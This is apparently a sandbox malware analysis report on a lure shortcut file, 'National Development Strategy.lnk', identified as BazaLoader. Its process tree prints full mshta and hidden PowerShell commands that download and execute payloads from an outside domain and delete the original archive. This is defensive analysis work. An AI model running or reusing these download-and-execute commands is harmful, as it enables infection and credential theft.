ID: 794563
Sample Name: National Development Strategy.lnk
Cookbook: default.jbs
Time: 17:50:19
Date: 30/01/2023
Version: 36.0.0 Rainbow Opal

Table of Contents

C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Code Cache\js\8c84d92a9dbce3e0_0 24
C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Code Cache\js\8e417e79df3bf0e9_0 24
C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Code Cache\js\91cec06bb2836fa5_0 24
C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Code Cache\js\927a1596c37ebe5e_0 25
C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Code Cache\js\92c56fa2a6c4d5ba_0 25
C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Code Cache\js\946896ee27df7947_0 25
C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Code Cache\js\983b7a3da8f39a46_0 26
C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Code Cache\js\aba6710fde0876af_0 26
C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Code Cache\js\b6d5deb4812ac6e9_0 26
C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Code Cache\js\bba29d2e6197e2f4_0 26
C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Code Cache\js\bf0ac66ae1eb4a7f_0 27
C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Code Cache\js\cf3e34002cde7e9c_0 27
C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Code Cache\js\d449e58cb15daaf1_0 27
C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Code Cache\js\d88192ac53852604_0 28
C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Code Cache\js\de789e80edd740d6_0 28
C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Code Cache\js\f0cf6dfa8a1afa3d_0 28
C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Code Cache\js\f4a0d4ca2f3b95da_0 28
C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Code Cache\js\f941376b2efdd6e6_0 29
C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Code Cache\js\f971b7eda7fa05c3_0 29
C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Code Cache\js\fd17b2d8331c91e8_0 29
C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Code Cache\js\fdd733564de6fbcb_0 29
C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Code Cache\js\febb41df4ea2b63a_0 30
C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Code Cache\js\index-dir\temp-index 30
C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Code Cache\js\index-dir\the-real-index (copy) 30
C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Code Cache\js\index-dir\the-real-index~RF67bdbd.TMP (copy) 31
C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\LOG 31
C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\LOG.old (copy) 31
C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\LOG.old~RF671596.TMP (copy) 32
C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Visited Links 32
C:\Users\user\AppData\LocalLow\Adobe\Acrobat\DC\ConnectorIcons\icon-230131015135Z-242.bmp 32
C:\Users\user\AppData\LocalLow\Adobe\Acrobat\DC\ReaderMessages 32
C:\Users\user\AppData\LocalLow\Adobe\Acrobat\DC\ReaderMessages-journal 33
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\189397[1].png 33
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\s[1].hta 33
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache 34
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive 34
C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_a3vxi3je.uda.ps1 34
C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_cjchyufc.z4k.psm1 35
C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_dapxgbjs.b5j.ps1 35
C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_jvlelz22.etj.psm1 35
C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_pbjyotax.xfw.psm1 35
C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_slrsabnf.e3p.ps1 36
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Cipher_Salsa20.pyd 36
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Cipher_raw_aes.pyd 36
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Cipher_raw_aesni.pyd 37
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Cipher_raw_cbc.pyd 37
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Cipher_raw_cfb.pyd 37
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Cipher_raw_ctr.pyd 38
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Cipher_raw_ecb.pyd 38
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Cipher_raw_eksblowfish.pyd 38
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Cipher_raw_ocb.pyd 39
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Cipher_raw_ofb.pyd 39
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Hash_BLAKE2s.pyd 39
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Hash_MD5.pyd 40
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Hash_SHA1.pyd 40
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Hash_SHA256.pyd 40
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Hash_ghash_clmul.pyd 41
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Hash_ghash_portable.pyd 41
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Protocol_scrypt.pyd 41
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Util_cpuid_c.pyd 42
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Util_strxor.pyd 42
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073_bz2.pyd 42
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073_ctypes.pyd 43
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073_decimal.pyd 43
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073_elementtree.pyd 43
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073_hashlib.pyd 44
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073_lzma.pyd 44
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073_queue.pyd 44
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073_socket.pyd 45
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073_sqlite3.pyd 45
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073_ssl.pyd 45
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073_uuid.pyd 46
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\certifi\cacert.pem 46
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\libcrypto-1_1.dll 46
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\libffi-7.dll 47
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\libssl-1_1.dll 47
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\pyexpat.pyd 47


Windows Analysis Report

National Development Strategy.lnk


Overview

General Information

Sample Name:	National Development Strategy.lnk
Analysis ID:	794563
MD5:	23c0523af70c2..
SHA1:	b61ab26a3832...
SHA256:	176b336f425bc..
Infos:	



Detection




BazaLoader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected BazaLoader
- Multi AV Scanner detection for subm…
- Windows shortcut file (LNK) starts b…
- Antivirus detection for URL or domain
- Multi AV Scanner detection for dom…
- Multi AV Scanner detection for drop…
- Found URL in windows shortcut file …
- Suspicious powershell command lin…
- Powershell drops PE file
- Tries to harvest and steal browser in…
- Queries the volume information (nam…
- Drops PE files to the application pro…

Classification



Process Tree

- **System is w10x64**
- mshta.exe (PID: 5432 cmdline: "C:\Windows\System32\mshta.exe" https://cloud.archive-downloader.com/s.hta MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
  - powershell.exe (PID: 2228 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -WindowStyle hidden -command Invoke-WebRequest -URI https://cloud.archive-downloader.com/file.pdf -OutFile 'c:\programdata\file.pdf'; c:\programdata\file.pdf MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 5952 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - AcroRd32.exe (PID: 3324 cmdline: C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroRd32.exe" "C:\programdata\file.pdf MD5: B969CF0C7B2C443A99034881E8C8740A)
      - RdrCEF.exe (PID: 1572 cmdline: "C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroCEF\RdrCEF.exe" --backgroundcolor=16514043 MD5: 9AEBA3BACD721484391D15478A4080C7)
  - powershell.exe (PID: 5600 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -WindowStyle hidden -command Invoke-WebRequest -URI https://cloud.archive-downloader.com/lsacs.exe -OutFile 'c:\programdata\lsacs.exe'; c:\programdata\lsacs.exe MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 5592 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - lsacs.exe (PID: 7072 cmdline: C:\programdata\lsacs.exe MD5: 94E652691CF9801B06FD5BFE8ADB2E59)
      - steal.exe (PID: 7144 cmdline: C:\programdata\lsacs.exe MD5: 25C684D71E540BA6CBAFCDA00E002561)
  - powershell.exe (PID: 5560 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -command Remove-Item C:\Users\user\Downloads\Presidents_Strategy_2023.rar MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 4820 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

Dropped Files

Source	Rule	Description	Author	Strings

Source	Rule	Description	Author	Strings
C:\ProgramData\lsacs.exe	JoeSecurity_BazaLoader_2	Yara detected BazaLoader	Joe Security	

Unpacked PEs

Source	Rule	Description	Author	Strings
18.2.lsacs.exe.7ff6a42b0000.0.unpack	JoeSecurity_BazaLoader_2	Yara detected BazaLoader	Joe Security	
18.0.lsacs.exe.7ff6a42b0000.0.unpack	JoeSecurity_BazaLoader_2	Yara detected BazaLoader	Joe Security	

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

- Multi AV Scanner detection for submitted file
- Antivirus detection for URL or domain
- Multi AV Scanner detection for domain / URL
- Multi AV Scanner detection for dropped file

System Summary

- Found URL in windows shortcut file (LNK)
- Powershell drops PE file

Data Obfuscation

- Suspicious powershell command line found

Persistence and Installation Behavior

- Windows shortcut file (LNK) starts blacklisted processes

Stealing of Sensitive Information

- Yara detected BazaLoader
- Tries to harvest and steal browser information (history, passwords, etc)


Remote Access Functionality

- Yara detected BazaLoader

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 Command and Scripting Interpreter	Path Interception	1 1 Process Injection	1 Masquerading	1 OS Credential Dumping	1 System Time Discovery	Remote Services	1 Email Collection	Exfiltration Over Other Network Medium	1 1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	2 PowerShell	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	2 1 Virtualization/Sandbox Evasion	LSASS Memory	1 2 1 Security Software Discovery	Remote Desktop Protocol	1 Archive Collected Data	Exfiltration Over Bluetooth	1 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	1 1 Process Injection	Security Account Manager	1 1 Process Discovery	SMB/Windows Admin Shares	1 Data from Local System	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 Deobfuscate/Decode Files or Information	NTDS	2 1 Virtualization/Sandbox Evasion	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 3 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	2 Obfuscated Files or Information	LSA Secrets	1 Application Window Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	1 Remote System Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	2 File and Directory Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	2 6 System Information Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
National Development Strategy.lnk	26%	ReversingLabs	Script.Trojan.Worefline	
National Development Strategy.lnk	30%	Virustotal		Browse

Dropped Files

Source	Detection	Scanner	Label	Link
C:\ProgramData\lsacs.exe	65%	ReversingLabs	Win64.Trojan.Tedy	
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Cipher_Salsa20.pyd	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Cipher_raw_aes.pyd	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Cipher_raw_aesni.pyd	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Cipher_raw_cbc.pyd	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Cipher_raw_cfb.pyd	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Cipher_raw_ctr.pyd	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Cipher_raw_ecb.pyd	0%	ReversingLabs		

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Cipher_raw_eksblowfish.pyd	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Cipher_raw_ocb.pyd	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Cipher_raw_ofb.pyd	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Hash_BLAKE2s.pyd	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Hash_MD5.pyd	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Hash_SHA1.pyd	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Hash_SHA256.pyd	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Hash_ghash_clmul.pyd	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Hash_ghash_portable.pyd	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Protocol_scrypt.pyd	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Util_cpuid_c.pyd	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Util_strxor.pyd	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073_bz2.pyd	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073_ctypes.pyd	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073_decimal.pyd	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073_elementtree.pyd	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073_hashlib.pyd	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073_lzma.pyd	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073_queue.pyd	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073_socket.pyd	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073_sqlite3.pyd	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073_ssl.pyd	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073_uuid.pyd	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\libcrypto-1_1.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\libffi-7.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\libssl-1_1.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\pyexpat.pyd	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\python39.dll	0%	ReversingLabs		
